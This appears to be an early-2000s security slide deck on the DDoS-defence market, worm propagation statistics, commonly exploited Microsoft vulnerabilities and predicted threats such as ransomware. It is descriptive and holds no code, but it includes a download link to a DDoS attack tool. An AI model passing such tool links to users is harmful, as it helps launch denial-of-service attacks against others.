
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
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
# Riverhead Networks



# Riverhead – now Cisco

- On March 22 Cisco announced it would buy out Riverhead Networks for \$39M

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It's planning to acquire privately held Riverhead Networks for about \$39 million in cash, adding to its spate of security acquisitions during the past two years.

By George V. Hulme

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


# Others

- Mananet – CS3
- Slueth9 - Deepnines
- NetProtect - vSecure
- CHARM – Webscreen
- Cyberwarfare Defense - Melior

# Future

# Attack Evolution




# Scanning worms (routing & flash worms)

Name	Port & Size	Rate of infection
Code Red I/II	80 IIS web 4KB	360K/14 hours Double/37 mins
Nimda	60KB	
Sapphire/Slammer	UDP/1434 size 404 B	90%/10 minutes Double/8.5 secs 55M scans/sec
MS Blaster	Wins DCOM TCP135 -> tcp/4444 UDP/69 (135, 445)	400K infections
Welchia (Natch)	135 repair MSBlaster	
Sobig.F (A...F)	8000	
Apache mod_ssl	TCP/80 TCP/443	DDoS
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**You need to act  
fast !!**

# Trends in attack traffic

- Increase in port 80 non spoofed attacks
- Increase IPsec/SSH attacks
- Spoofed SYN attack still widely used
- ICMP still popular



\* Based on Riverhead information

# Where will future holes come from?

# of Viruses	Exploited Vulnerability Number	Exploited Vulnerability Name
28	MS01-020	Incorrect MIME Header Can Cause IE to Execute Email Attachment
16	MS00-072	Share Level Password
6	MS03-026	Buffer Overrun In RPC Interface Could Allow Code Execution
3	MS99-032	scriptlet.typelib/eyedog
2	MS00-075	Microsoft VM ActiveX Component
1	MS99-042	IFRAME ExecCommand
1	MS00-043	Malformed Email Header
1	MS00-046	Cache Bypass
1	MS03-007	Unchecked Buffer in Windows Component

*Table 5: Most-exploited vulnerabilities in 2003*

# Future trends

## ■ Kleptography

- Virus will encrypt all victims files
- Using public one-way encryption
- Only attacker can undo the encryption
- Known as “crypto virus attack”
- Pay ransom to decrypt your files!

## ■ IPv6

- 4to6ddos
- DDOS against IPv6 that works without installing IPv6. Shoots IPv6 encapsulated in ipv4 packets directly to the ipv4-to-ipv6 tunnels
- <http://www.packetstormsecurity.org/distributed/4to6.tar.gz>
- Released Dec 2000!

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